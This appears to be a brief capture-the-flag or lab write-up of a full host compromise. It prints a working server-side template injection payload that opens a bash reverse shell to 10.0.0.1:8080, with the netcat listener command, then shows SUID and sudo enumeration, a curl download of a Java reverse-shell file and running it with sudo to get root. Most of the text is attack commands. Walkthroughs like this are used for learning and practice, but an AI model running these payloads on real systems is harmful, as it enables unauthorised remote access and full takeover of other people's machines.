
A reverse shell attempt was made via SSTI. The successful payload was:

```
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen(
  'bash -c "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"').read() }}
```

Pre-requisites:

- Define the listening IP and port.
- Start the listener with:

```
nc -lvnp 8080
```




This provided initial terminal access.

Privilege Escalation

Searched for SUID binaries:


```
find / -perm -4000 2>/dev/null
```



Although some binaries weren't directly exploitable, `/usr/bin/sudo` appeared in the list. Running:

```
sudo -l
```

revealed that Java could be run as root.




The plan was to execute a reverse shell with sudo to obtain root privileges. A small HTTP server was used on the attacker machine:


```
python3 -m http.server PORT
```

Then on the victim:

```
curl -O http://10.0.0.1:PORT/magic_shell.java
sudo java magic_shell.java
```

Despite warnings, running the Java program with sudo resulted in a root shell.





---

*Written by **kur0bai***